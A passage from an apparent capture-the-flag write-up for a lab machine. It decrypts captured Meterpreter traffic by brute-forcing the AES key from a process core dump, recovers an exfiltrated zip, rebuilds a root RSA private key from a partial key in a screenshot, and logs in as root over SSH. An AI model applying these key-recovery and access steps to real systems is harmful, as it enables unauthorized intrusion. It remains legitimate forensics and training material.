It is important to note here that each packet uses a different `XOR KEY`. Thus, we have to first retrieve the `XOR KEY`, apply it to the header and then read `packet length - 8` bytes of data. The `-8` is based on the fact that the size of the `packet length` and `packet type` fields are taken into account for the `packet length` value.

Running the script outputs an overview of all the meterpreter packets:

```
python3 parse_meterpreter.py

session_guid: 0x0, encr_flags: 0x0, pack_len: 0x16b, pack_type: 0x0
session_guid: 0x0, encr_flags: 0x0, pack_len: 0x175, pack_type: 0x1
session_guid: 0x0, encr_flags: 0x1, pack_len: 0x58, pack_type: 0x0
session_guid: 0x0, encr_flags: 0x1, pack_len: 0xa8, pack_type: 0x1
session_guid: 0x0, encr_flags: 0x1, pack_len: 0x68, pack_type: 0x0
session_guid: 0x6b2f41afeb74454f960677b703dab297, encr_flags: 0x1, pack_len: 0x78, pack_type: 0x1
<SNIP>
session_guid: 0x6b2f41afeb74454f960677b703dab297, encr_flags: 0x1, pack_len: 0x100088, pack_type: 0x1
session_guid: 0x6b2f41afeb74454f960677b703dab297, encr_flags: 0x1, pack_len: 0x68, pack_type: 0x0
session_guid: 0x6b2f41afeb74454f960677b703dab297, encr_flags: 0x1, pack_len: 0x37338, pack_type: 0x1
<SNIP>
```

We can see that the communication starts unencrypted, but quickly changes to being encrypted. Also, the `session_guid` is not set in the first packets, but gets initialized shortly after. Furthermore, there are two packets quite near the end which stand out because of their size: `0x100088` and `0x37338`. These may contain the exfiltrated zip archive.

Then, we also want to parse the `TLV packets`, which follow the meterpreter packet header. So, we modify our python script accordingly:

```
#!/usr/bin/env python3

def get_bytes(d, n):
  return (d[:n], d[n:])
```

```
def xor(d, key):
  r = b''
  for i in range(len(d)):
    r += bytes([ d[i] ^ key[i%len(key)]])
  return r

def parse_tlv(d):
  r = []
  while (len(d) >= 0x8):
    l = int.from_bytes(d[:0x4], 'big')
    t = int.from_bytes(d[0x4:0x8], 'big')
    v = d[0x8:l]
    d = d[l:]
    r.append( (t,l,v) )
  return r

d = open('./tcp_stream.raw', 'rb').read()

while (len(d) > 0):

  # first 4 bytes XOR KEY
  xor_key, d = get_bytes(d, 4)

  # header: session_guid (16 byte), encryption flags (4 byte), packet length (4 byte),
packet type (4 byte)
  header, d = get_bytes(d, 16+4+4+4)
  header = xor(header, xor_key)
  session_guid = int.from_bytes(header[:0x10], 'big')
  encr_flags   = int.from_bytes(header[0x10:0x14], 'big')
  pack_len     = int.from_bytes(header[0x14:0x18], 'big')
  pack_type    = int.from_bytes(header[0x18:0x1c], 'big')

  print('session_guid: 0x%x, encr_flags: 0x%x, pack_len: 0x%x, pack_type: 0x%x' %
(session_guid, encr_flags, pack_len, pack_type))
  tlv, d = get_bytes(d, pack_len - 8)
  tlv = xor(tlv, xor_key)
  for elem in parse_tlv(tlv):
    print('type = 0x%x, length = 0x%x' % (elem[0], elem[1]))
```

```
python3 parse_meterpreter.py

session_guid: 0x0, encr_flags: 0x0, pack_len: 0x16b, pack_type: 0x0
type = 0x20001, length = 0xc
type = 0x10002, length = 0x29
type = 0x40226, length = 0x12e
session_guid: 0x0, encr_flags: 0x0, pack_len: 0x175, pack_type: 0x1
type = 0x401cd, length = 0x18
type = 0x20001, length = 0xc
type = 0x10002, length = 0x29
type = 0x20004, length = 0xc
type = 0x20227, length = 0xc
type = 0x40229, length = 0x108
session_guid: 0x0, encr_flags: 0x1, pack_len: 0x58, pack_type: 0x0
<SNIP>
```

As soon as the packets start to get encrypted, the `TLV` data seems to be messed up, which makes sense since this part is encrypted with `AES`.

In order to decrypt the data we need the `AES IV`, which we can retrieve by taking the first 16 bytes of the packet data when the `encryption flags` is set. What we do not have though is the `AES KEY`, since it is never sent over the wire. We do however have the `core dump` of the process. Since this process is continuously decrypting and encrypting meterpreter traffic, the `AES KEY` needs to be present within this memory dump. Thus we can iterate the `core dump` file byte-by-byte, take 32 bytes as the assumed `AES KEY` and try to decrypt the data with it.

Since the `core dump` is quite big, there are a lot of possible values for the `AES KEY`. When using a wrong `AES KEY` the decryption succeeds but the decrypted data is only gibberish. Thus we need a way to determine if we actually used the correct `AES KEY`. One simple approach for this is to take the first 4 bytes of the decrypted data, which represent the `Length` of the first `TLV packet`. This `Length` should be less than the `packet_length` of the meterpreter packet. This simple check is actually sufficient to determine the correct `AES KEY`. Let's implement this.

We modify our Python script once again:

```
#!/usr/bin/env python3
from Crypto.Cipher import AES

def get_bytes(d, n):
  return (d[:n], d[n:])


def xor(d, key):
  r = b''
  for i in range(len(d)):
    r += bytes([ d[i] ^ key[i%len(key)]])
  return r

def parse_tlv(d):
  r = []
  while (len(d) >= 0x8):
```

```
    l = int.from_bytes(d[:0x4], 'big')
    t = int.from_bytes(d[0x4:0x8], 'big')
    v = d[0x8:l]
    d = d[l:]
    r.append( (t,l,v) )
  return r

def get_possible_keys():
  keys = []
  d = open('./core.auto_update', 'rb').read()
  for i in range(len(d) - 31):
    keys.append(d[i:i+0x20])
  return keys

d = open('./tcp_stream.raw', 'rb').read()

while (len(d) > 0):

  # first 4 bytes XOR KEY
  xor_key, d = get_bytes(d, 4)

  # header: session_guid (16 byte), encryption flags (4 byte), packet length (4 byte),
packet type (4 byte)
  header, d = get_bytes(d, 16+4+4+4)
  header = xor(header, xor_key)
  session_guid = int.from_bytes(header[:0x10], 'big')
  encr_flags   = int.from_bytes(header[0x10:0x14], 'big')
  pack_len     = int.from_bytes(header[0x14:0x18], 'big')
  pack_type    = int.from_bytes(header[0x18:0x1c], 'big')

  print('session_guid: 0x%x, encr_flags: 0x%x, pack_len: 0x%x, pack_type: 0x%x' %
(session_guid, encr_flags, pack_len, pack_type))
  tlv, d = get_bytes(d, pack_len - 8)
  tlv = xor(tlv, xor_key)
  if (encr_flags == 0):
    for elem in parse_tlv(tlv):
      print('type = 0x%x, length = 0x%x' % (elem[0], elem[1]))

  elif (encr_flags == 1):
    aes_iv = tlv[:0x10]
    for aes_key in get_possible_keys():
      cipher = AES.new(aes_key, AES.MODE_CBC, iv=aes_iv)
      pt = cipher.decrypt(tlv[0x10:])
      l = int.from_bytes(pt[:0x4], 'big')
      if (l < pack_len):
        print(aes_key.hex())
        print(pt)
```

```
python3 parse_meterpreter.py

session_guid: 0x0, encr_flags: 0x0, pack_len: 0x16b, pack_type: 0x0
type = 0x20001, length = 0xc
type = 0x10002, length = 0x29
type = 0x40226, length = 0x12e
session_guid: 0x0, encr_flags: 0x0, pack_len: 0x175, pack_type: 0x1
type = 0x401cd, length = 0x18
type = 0x20001, length = 0xc
type = 0x10002, length = 0x29
type = 0x20004, length = 0xc
type = 0x20227, length = 0xc
type = 0x40229, length = 0x108
session_guid: 0x0, encr_flags: 0x1, pack_len: 0x58, pack_type: 0x0
f2003c143dc8436f39ad6f8fc4c24f3d35a35d862e10b4c654aedc0ed9dd3ac5
<SNIP>
```

Although there are a few false positives, we can very likely assume that the `AES KEY` is `f2003c143dc8436f39ad6f8fc4c24f3d35a35d862e10b4c654aedc0ed9dd3ac5` based on the output of the script.

Inspecting the decrypted data in detail, we can notice that it is padded using PKCS#7. Thus we add a small `unpad` function, insert the static `AES KEY` we determined and parse the decrypted `TLV packets`:

```
#!/usr/bin/env python3
from Crypto.Cipher import AES

def get_bytes(d, n):
  return (d[:n], d[n:])


def xor(d, key):
  r = b''
  for i in range(len(d)):
    r += bytes([ d[i] ^ key[i%len(key)]])
  return r

def parse_tlv(d):
  r = []
  while (len(d) >= 0x8):
    l = int.from_bytes(d[:0x4], 'big')
    t = int.from_bytes(d[0x4:0x8], 'big')
    v = d[0x8:l]
    d = d[l:]
    r.append( (t,l,v) )
  return r

def get_possible_keys():
  keys = []
  d = open('./core.auto_update', 'rb').read()
  for i in range(len(d) - 31):
```

```
    keys.append(d[i:i+0x20])
  return keys

def unpad(d):
  return d[:-d[-1]]

d = open('./tcp_stream.raw', 'rb').read()

while (len(d) > 0):

  # first 4 bytes XOR KEY
  xor_key, d = get_bytes(d, 4)

  # header: session_guid (16 byte), encryption flags (4 byte), packet length (4 byte),
packet type (4 byte)
  header, d = get_bytes(d, 16+4+4+4)
  header = xor(header, xor_key)
  session_guid = int.from_bytes(header[:0x10], 'big')
  encr_flags   = int.from_bytes(header[0x10:0x14], 'big')
  pack_len     = int.from_bytes(header[0x14:0x18], 'big')
  pack_type    = int.from_bytes(header[0x18:0x1c], 'big')

  print('session_guid: 0x%x, encr_flags: 0x%x, pack_len: 0x%x, pack_type: 0x%x' %
(session_guid, encr_flags, pack_len, pack_type))
  tlv, d = get_bytes(d, pack_len - 8)
  tlv = xor(tlv, xor_key)
  if (encr_flags == 0):
    for elem in parse_tlv(tlv):
      print('type = 0x%x, length = 0x%x' % (elem[0], elem[1]))

  elif (encr_flags == 1):
    aes_iv = tlv[:0x10]
    aes_key =
bytes.fromhex('f2003c143dc8436f39ad6f8fc4c24f3d35a35d862e10b4c654aedc0ed9dd3ac5')
    cipher = AES.new(aes_key, AES.MODE_CBC, iv=aes_iv)
    pt = unpad(cipher.decrypt(tlv[0x10:]))
    for elem in parse_tlv(pt):
      print('type = 0x%x, length = 0x%x' % (elem[0], elem[1]))
      print(elem[2][:0x20])
```

```
python3 parse_meterpreter.py

<SNIP>
type = 0x800004c5, length = 0x48
b'\x00\xfd\x00\x00\xc0A\x00\x00\x02\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00z\x12\x04\x00\x00\x00\x00\x00'
type = 0x104b1, length = 0x18
b'docs_backup.zip\x00'
type = 0x104b2, length = 0x1f
b'/root//docs_backup.zip\x00'
<SNIP>
type = 0x40034, length = 0x100008
b'PK\x03\x04\n\x00\x00\x00\x00\xb4TnT\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\n\x00\x1c\x00Do'
<SNIP>
```

We can locate the file `docs_backup.zip`, which might be the zip archive mentioned within the report. Also, at the `TLV packet` with type equal to `0x40034` we can see a zip header (`PK...`). So we can modify our script one last time to reconstruct this zip file:

```
#!/usr/bin/env python3
from Crypto.Cipher import AES

def get_bytes(d, n):
  return (d[:n], d[n:])


def xor(d, key):
  r = b''
  for i in range(len(d)):
    r += bytes([ d[i] ^ key[i%len(key)]])
  return r

def parse_tlv(d):
  r = []
  while (len(d) >= 0x8):
    l = int.from_bytes(d[:0x4], 'big')
    t = int.from_bytes(d[0x4:0x8], 'big')
    v = d[0x8:l]
    d = d[l:]
    r.append( (t,l,v) )
  return r

def get_possible_keys():
  keys = []
  d = open('./core.auto_update', 'rb').read()
  for i in range(len(d) - 31):
    keys.append(d[i:i+0x20])
  return keys

def unpad(d):
  return d[:-d[-1]]

d = open('./tcp_stream.raw', 'rb').read()
```

```
while (len(d) > 0):

  # first 4 bytes XOR KEY
  xor_key, d = get_bytes(d, 4)

  # header: session_guid (16 byte), encryption flags (4 byte), packet length (4 byte),
packet type (4 byte)
  header, d = get_bytes(d, 16+4+4+4)
  header = xor(header, xor_key)
  session_guid = int.from_bytes(header[:0x10], 'big')
  encr_flags   = int.from_bytes(header[0x10:0x14], 'big')
  pack_len     = int.from_bytes(header[0x14:0x18], 'big')
  pack_type    = int.from_bytes(header[0x18:0x1c], 'big')

  print('session_guid: 0x%x, encr_flags: 0x%x, pack_len: 0x%x, pack_type: 0x%x' %
(session_guid, encr_flags, pack_len, pack_type))
  tlv, d = get_bytes(d, pack_len - 8)
  tlv = xor(tlv, xor_key)
  if (encr_flags == 0):
    for elem in parse_tlv(tlv):
      print('type = 0x%x, length = 0x%x' % (elem[0], elem[1]))

  elif (encr_flags == 1):
    aes_iv = tlv[:0x10]
    aes_key =
bytes.fromhex('f2003c143dc8436f39ad6f8fc4c24f3d35a35d862e10b4c654aedc0ed9dd3ac5')
    cipher = AES.new(aes_key, AES.MODE_CBC, iv=aes_iv)
    pt = unpad(cipher.decrypt(tlv[0x10:]))
    for elem in parse_tlv(pt):
      print('type = 0x%x, length = 0x%x' % (elem[0], elem[1]))
      print(elem[2][:0x20])
      if (elem[0] == 0x40034):
        f = open('output', 'ab')
        f.write(elem[2])
        f.close()
```

After executing our modified script we have an `output.zip` file on our directory:

```
file output

output: Zip archive data, at least v1.0 to extract, compression method=store
```


Let's extract the contents of the archive:

```
unzip output

Archive:  output
   creating: Documents/
  inflating: Documents/.tmux.conf
  inflating: Documents/Screenshot from 2022-06-15 13-37-42.png
  inflating: Documents/.vimrc
  inflating: Documents/bookmarks_3_14_22.html
  inflating: Documents/authorized_keys
```

The archive contains five items in total. Inspecting the files it seems that `.tmux.conf`, `.vimrc` and `bookmarks_3_14_22.html` don't provide any useful information, however, the `authorized_keys` file seems to be the `root SSH` public key for `response`:

```
cat Documents/authorized_keys

ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQCeOiz7uVJa1/Gy6pepA68bT2nlM2E6eNVRLpoIlNyRepQk6N7TkBSynQShoZesByJ2g3pTiWXZIraP80upKb1FvvL
T7bWIH7YrzBHvtjAIryuh35Z5i<SNIP>rrnDhzGG8MNEhGHiCW2NUPjeZ2D8vHnGn+XIQhy3BLDPWKR5o4F1vCL6AX/ouf1SVE= root@respone
```

Also, the file `Screenshot from 2022-06-15 13-37-42.png` is worth investigating:



At the bottom of the screenshot there is a terminal with an active `root` SSH session on `response`. Also, the last few lines of what seems to be the `root`'s SSH private key are displayed.

Both the `authorized_keys` file and the private key are stored in an `OpenSSH` binary format. A detailed description can be found here.

Let's begin with the public key stored in the `authorized_keys` file. Since `RSA` is used, the public key consists of the public exponent `e` and the public modulus `N`. Parsing the format is straightforward:

We can write a little python script to parse the file:

```
#!/usr/bin/env python3

import sys
from base64 import b64decode

def parse_pubkey(pk):
  keytype_len = int.from_bytes(pk[:0x4], 'big')
  keytype = pk[0x4:0x4+keytype_len]
  pk = pk[0x4+keytype_len:]
  e_len = int.from_bytes(pk[:0x4], 'big')
  e = int.from_bytes(pk[0x4:0x4+e_len], 'big')
  pk = pk[0x4+e_len:]
  n_len = int.from_bytes(pk[:0x4], 'big')
  n = int.from_bytes(pk[0x4:0x4+n_len], 'big')

  print('keytype = %s' % keytype.decode())
  print('e = 0x%x' % e)
  print('N = 0x%x' % n)

if (len(sys.argv) < 2):
  print('usage:\n %s <pubkey file>' % sys.argv[0])
  quit()

d = open(sys.argv[1], 'rb').read()
pk = b64decode(d.split(b' ')[1])
```

```
parse_pubkey(pk)
```

Running the script prints the three values we have extracted from the key:

```
python3 parse_pubkey.py Documents/authorized_keys

keytype = ssh-rsa
e = 0x10001
N = 0x9e3a2cfbb9525ad7f1b2ea97a903af1b4f69e533613a78d5512e9a0894dc917a9424e8ded39014b29d04a1a197ac<SNIP>
```

Then, let's figure out what information we can acquire from the partial `SSH` private key from the screenshot.

First of all, we have to type it or use an `Optical character recognition (OCR)` software to extract it:

```
ntEd3KnWNpkbwp28vVgasUOq3CQBbDOQAAAMEAxwsaGXCZwMb/JH88XvGhu1Bo2zomIhaV
MrbN5x4q3c7Z0u9gmkXO+NWMpX7T20l0OBEIhrW6DQOsxis/CrS5u69F6tUZjlUdNE1zIE
7IFv2QurMwNL89/SnlQbe24xb+IjafKUaOPsNcpFakP4vxnKL+uw6qFoqRdSZyndgArZKD
K26Z7ZzdV2ln2kyiLfokN8WbYxHeQ/7/jVBXf71BU1+Xg8X44njVp3Xf9gO6cYVaqb1xBs
Z7bG8Warkycj7ZAAAADXJvb3RAcmVzcG9uc2UBAgMEBQ==
-----END OPENSSH PRIVATE KEY-----
```

If we try to `Base64` decode this part we will get an error because the padding is wrong. To fix this we can use two `A` characters as a padding:

```
(echo -n AA;cat partial_key)|grep -v '-'|base64 -d|hexdump -C
```

```
(echo -n AA;cat partial_key)|grep -v '-'|base64 -d|hexdump -C

00000000  00 09 ed 11 dd ca 9d 63  69 91 bc 29 db cb d5 81  |.......ci..)....|
00000010  ab 14 3a ad c2 40 16 c3  39 00 00 00 c1 00 c7 0b  |..:..@..9.......|
00000020  1a 19 70 99 c0 c6 ff 24  7f 3c 5e f1 a1 bb 50 68  |..p....$.<^...Ph|
00000030  db 3a 26 22 16 95 32 b6  cd e7 1e 2a dd ce d9 d2  |.:&"..2....*....|
00000040  ef 60 9a 45 ce f8 d5 8c  a5 7e d3 db 49 74 38 11  |.`.E.....~..It8.|
00000050  08 86 b5 ba 0d 03 ac c6  2b 3f 0a b4 b9 bb af 45  |........+?.....E|
00000060  ea d5 19 8e 55 1d 34 4d  73 20 4e c8 16 fd 90 ba  |....U.4Ms N.....|
00000070  b3 30 34 bf 3d fd 29 e5  41 b7 b6 e3 16 fe 22 36  |.04.=.).A......"6|
00000080  9f 29 46 8e 3e c3 5c a4  56 a4 3f 8b f1 9c a2 fe  |.)F.>.\.V.?.....|
00000090  bb 0e aa 16 8a 91 75 26  72 9d d8 00 ad 92 83 2b  |......u&r......+|
000000a0  6e 99 ed 9c dd 57 69 67  da 4c a2 2d fa 24 37 c5  |n....Wig.L.-.$7.|
000000b0  9b 63 11 de 43 fe ff 8d  50 57 7f bd 41 53 5f 97  |.c..C...PW..AS_.|
000000c0  83 c5 f8 e2 78 d5 a7 75  df f6 03 ba 71 85 5a a9  |....x..u....q.Z.|
000000d0  bd 71 06 c6 7b 6c 6f 16  6a b9 32 72 3e d9 00 00  |.q..{lo.j.2r>...|
000000e0  00 0d 72 6f 6f 74 40 72  65 73 70 6f 6e 73 65 01  |..root@response.|
000000f0  02 03 04 05                                       |....|
```

According to the aforementioned [article](#) the last three parts of the private key are the second `RSA` prime (`q`), a comment and padding:

So, we can extract the `q` factor:

```
(echo -n AA;cat partial_key)|grep -v '-'|base64 -d|xxd -p|tr -d '\n'
```

Remembering to only select the values between `c70b` and `3ed9` as highlighted on the previous image.

Now that we have `N`, `q` and `e`, we can use RsaCtfTool to reconstruct the private key:

```
./RsaCtfTool.py -n 0x9e3a2cfbb9525ad7f1<SNIP> -q 0xc70b1a197099c0c6ff247f3c5ef1<SNIP> -e 0x10001
--private

Results for /tmp/tmp4vgsarqa:

Private key :
-----BEGIN RSA PRIVATE KEY-----
MIIG5AIBAAKCAYEAnjos+7lSWtfxsuqXqQOvG09p5TNhOnjVUS6aCJTckXqUJOje
05AUsp0EoaGXrAcidoN6U4ll2SK2j/NLqSm9Rb7y0+21iB+2K8wR77YwCK8rod+W
eYv68GnUFAKaHT0s/sDGEGmJt2ZUSQc/FJZKEjjwvX1Fa6zKEVCI7n5t+MKQTbc8
be33GxGV8743146L+bZCoDkfZ/mJApardmTrPszckDnqc1haXVthfPDdm+ZZvd9u
<SNIP>
dWOy4/AzXlli42JP6+lZ5t1YFN27lx5c5Br5hxRBoQzUvvvA7Idx1nXhkxqTqnG4
RY5pRaDRrbsy2vBEeu4QkWnB7OmjdnkrJJ9HJAMRwaUOKczS/iM4Q9cus7FtAqWH
cyHNIkh4KR2OvAjGn++FFHLXqzXL4qc26BwhBbaAxAiYBJ40hNSA+F2GiTwuUaIj
xDamrrFL/cNhMxyiXyPCgSq7oRfOxvBlnRihR6PyulUZHJkuBm36Iw==
-----END RSA PRIVATE KEY-----
```

Finally, we can copy the private key to a file called `root_key`, use `chmod 600 root_key` to set up the correct permissions and login as `root` on Response using SSH:

```
chmod 600 root_key
ssh -i root_key root@10.10.11.163

root@response:~# id
uid=0(root) gid=0(root) groups=0(root)
```

We have a shell as the user `root` and `root.txt` can be found in `/root/root.txt`.